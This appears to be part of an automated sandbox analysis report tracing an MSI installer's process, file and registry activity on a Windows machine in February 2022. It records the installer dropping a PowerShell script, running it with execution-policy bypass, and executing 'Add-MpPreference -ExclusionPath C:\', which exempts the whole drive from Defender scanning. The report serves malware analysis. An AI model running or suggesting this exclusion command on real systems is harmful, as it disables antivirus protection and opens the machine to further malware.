Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.log	122464	94	30 32 2f 32 33 2f 32 30 32 32 20 31 38 3a 34 39 3a 33 34 2e 31 35 31 20 5b 33 37 34 34 5d 3a 20 53 65 74 74 69 6e 67 20 4d 53 49 20 68 61 6e 64 6c 65 2c 20 69 6e 73 74 61 6c 6c 20 6c 6f 67 67 69 6e 67 20 77 69 6c 6c 20 67 6f 20 69 6e 74 6f 20 74 68 65 20 4d 53 49 20 6c 6f 67 0d 0a	02/23/2022 18:49:34.151 [3744]: Setting MSI handle, install logging will go into the MSI log	success or wait	1	7FFC67E5BEF0	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.log	unknown	3	success or wait	1	7FFC67E5BBC6	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: **4884**, Parent PID: **3744**

General

Target ID:	3
Start time:	18:49:22
Start date:	23/02/2022
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\syswow64\MsiExec.exe -Embedding D930A47D56309F190C9E79168CF159A8 C
Imagebase:	0x12e0000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: msiexec.exe PID: **6736**, Parent PID: **3744**

General

Target ID:	7
Start time:	18:49:35
Start date:	23/02/2022
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\syswow64\MsiExec.exe -Embedding EE2A3AF825C1BBEBB4FC2081145CDAF4
Imagebase:	0x12e0000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\msi3350.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DE177E8	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\scr3351.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DE177E8	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\scr3352.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DE177E8	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\scr3351.ps1	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DE26934	CreateFileW
C:\Users\user\AppData\Local\Temp\scr3352.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DE26934	CreateFileW
C:\Users\user\AppData\Local\Temp\msi3350.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DE26934	CreateFileW
C:\Users\user\AppData\Local\Temp\pss341F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DE177E8	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\Pro34DB.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DE177E8	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\msi3350.txt	success or wait	1	6DE32BA0	DeleteFileW
C:\Users\user\AppData\Local\Temp\scr3351.ps1	success or wait	1	6DE32BCD	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\scr3352.txt	success or wait	1	6DE32BFD	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\msi3350.tmp	C:\Users\user\AppData\Local\Temp\msi3350.txt	success or wait	1	6DE17B3D	MoveFileW
C:\Users\user\AppData\Local\Temp\scr3351.tmp	C:\Users\user\AppData\Local\Temp\scr3351.ps1	success or wait	1	6DE17B3D	MoveFileW
C:\Users\user\AppData\Local\Temp\scr3352.tmp	C:\Users\user\AppData\Local\Temp\scr3352.txt	success or wait	1	6DE17B3D	MoveFileW
C:\Users\user\AppData\Local\Temp\pss341F.tmp	C:\Users\user\AppData\Local\Temp\pss341F.ps1	success or wait	1	6DE17B3D	MoveFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\scr3351.ps1	0	120	fd fd 70 00 6f 00 77 00 65 00 72 00 73 00 68 00 65 00 6c 00 6c 00 20 00 2d 00 43 00 6f 00 6d 00 6d 00 61 00 6e 00 64 00 20 00 41 00 64 00 64 00 2d 00 4d 00 70 00 50 00 72 00 65 00 66 00 65 00 72 00 65 00 6e 00 63 00 65 00 20 00 2d 00 45 00 78 00 63 00 6c 00 75 00 73 00 69 00 6f 00 6e 00 50 00 61 00 74 00 68 00 20 00 22 00 43 00 3a 00 5c 00 22 00 0d 00 0a 00	powershell -Command Add-MpPreference -ExclusionPath "C:\"	success or wait	1	6DE26847	WriteFile
C:\Users\user\AppData\Local\Temp\pss341F.ps1	0	5784	fd fd 70 00 61 00 72 00 61 00 6d 00 28 00 0d 00 0a 00 20 00 20 00 5b 00 61 00 6c 00 69 00 61 00 73 00 28 00 22 00 70 00 72 00 6f 00 70 00 46 00 69 00 6c 00 65 00 22 00 29 00 5d 00 20 00 20 00 20 00 20 00 20 00 20 00 5b 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 28 00 4d 00 61 00 6e 00 64 00 61 00 74 00 6f 00 72 00 79 00 3d 00 24 00 74 00 72 00 75 00 65 00 29 00 5d 00 20 00 5b 00 73 00 74 00 72 00 69 00 6e 00 67 00 5d 00 20 00 24 00 6d 00 73 00 69 00 50 00 72 00 6f 00 70 00 4f 00 75 00 74 00 46 00 69 00 6c 00 65 00 50 00 61 00 74 00 68 00 0d 00 0a 00 20 00 2c 00 5b 00 61 00 6c 00 69 00 61 00 73 00 28 00 22 00 70 00 72 00 6f 00 70 00 53 00 65 00 70 00 22 00 29 00 5d 00 20 00 20 00 20 00 20 00 20 00 20 00 5b 00 50 00 61 00 72 00 61 00 6d	param([alias("propFile")] [Parameter(Mandatory=$true)] [string] $msiPropOutFilePath , [alias("propSep")] [Param	success or wait	1	6DE26847	WriteFile

Analysis Process: powershell.exe PID: **7036**, Parent PID: **6736**

General

Target ID:	8
Start time:	18:49:40
Start date:	23/02/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	-NoProfile -Noninteractive -ExecutionPolicy Bypass -File "C:\Users\user\AppData\Local\Temp\pss341F.ps1" -propFile "C:\Users\user\AppData\Local\Temp\msi3350.txt" -scriptFile "C:\Users\user\AppData\Local\Temp\scr3351.ps1" -scriptArgsFile "C:\Users\user\AppData\Local\Temp\scr3352.txt" -propSep " :<->: " -testPrefix "_testValue."

Imagebase:	0x900000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D8BCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D8BCF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5xdfaoyo.lnf.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C401E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_i2ddoyuu.1tk.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C401E60	CreateFileW
C:\Users\user\Documents\20220223	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C40BEFF	CreateDirectoryW
C:\Users\user\Documents\20220223\PowerShell_transcript.878411.jRMym6xB.20220223184945.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C401E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C401E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5xdfaoyo.lnf.ps1	success or wait	1	6C406A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_i2ddoyuu.1tk.psm1	success or wait	1	6C406A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5xdfaoyo.lnf.ps1	0	1	31	1	success or wait	1	6C401B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_i2ddoyuu.1tk.psm1	0	1	31	1	success or wait	1	6C401B4F	WriteFile
C:\Users\user\Documents\20220223\PowerShell_transcript.878411.jRMym6xB.20220223184945.txt	0	3	ff		success or wait	1	6C401B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220223\PowerShell_transcript.878411.jRMym6xB.20220223184945.txt	3	862	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 32 32 33 31 38 35 30 33 32 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 38 37 38 34 31 31 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 20 2d 4e 6f 50	********************Windows PowerShell transcript startStart time: 20220223185032Username: computer\userRunAsUser: computer\userConfiguration Name: Machine: 878411 (Microsoft Windows NT 10.0.17134.0)Host Application: -NoP	success or wait	1	6C401B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE<eY C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6C401B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	1733	00 0a 00 00 00 47 65 74 2d 52 61 6e 64 6f 6d 08 00 00 00 03 00 00 00 43 46 53 01 00 00 00 0a 00 00 00 4f 75 74 2d 53 74 72 69 6e 67 08 00 00 00 0e 00 00 00 57 72 69 74 65 2d 50 72 6f 67 72 65 73 73 08 00 00 00 14 00 00 00 44 69 73 61 62 6c 65 2d 50 53 42 72 65 61 6b 70 6f 69 6e 74 08 00 00 00 11 00 00 00 55 70 64 61 74 65 2d 46 6f 72 6d 61 74 44 61 74 61 08 00 00 00 11 00 00 00 57 72 69 74 65 2d 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 0d 00 00 00 43 6f 6e 76 65 72 74 54 6f 2d 58 6d 6c 08 00 00 00 0c 00 00 00 53 65 74 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0b 00 00 00 4f 75 74 2d 50 72 69 6e 74 65 72 08 00 00 00 fd fd fd fd 79 48 fd 38 9f fd 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50	Get-RandomCFSOut-StringWrite-ProgressDisable-PSBreakpointUpdate-FormatDataWrite-InformationConvertTo-XmlSet-VariableOut-PrinteryH8IC:\Program Files (x86)\WindowsP	success or wait	1	6C401B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D895705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D895705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D895705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D895705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7F03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D89CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D89CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D89CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7F03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D895705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D895705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7F03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D895705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D895705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D7F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D895705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D895705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D8A1F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23192	success or wait	1	6D8A203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7F03DE	ReadFile
C:\Users\user\AppData\Local\Temp\pss341F.ps1	unknown	4096	success or wait	2	6C401B4F	ReadFile
C:\Users\user\AppData\Local\Temp\pss341F.ps1	unknown	360	end of file	1	6C401B4F	ReadFile
C:\Users\user\AppData\Local\Temp\pss341F.ps1	unknown	4096	end of file	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C401B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	137	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C401B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C401B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C401B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C401B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C401B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C401B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C401B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C401B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C401B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C401B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C401B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C401B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6C401B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C401B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C401B4F	ReadFile
C:\Users\user\AppData\Local\Temp\scr3352.txt	unknown	4096	end of file	1	6C401B4F	ReadFile
C:\Users\user\AppData\Local\Temp\scr3352.txt	unknown	4096	end of file	1	6C401B4F	ReadFile
C:\Users\user\AppData\Local\Temp\scr3351.ps1	unknown	4096	success or wait	1	6C401B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\scr3351.ps1	unknown	4096	end of file	1	6C401B4F	ReadFile

Analysis Process: conhost.exe PID: **1504**, Parent PID: **7036**

General

Target ID:	9
Start time:	18:49:41
Start date:	23/02/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **6712**, Parent PID: **7036**

General

Target ID:	20
Start time:	18:51:21
Start date:	23/02/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command Add-MpPreference -ExclusionPath C:\
Imagebase:	0x900000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D895705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D895705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D895705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D895705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7F03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D89CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D89CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D89CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7F03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D895705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D895705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D895705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D895705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7F03DE	ReadFile

Disassembly

No disassembly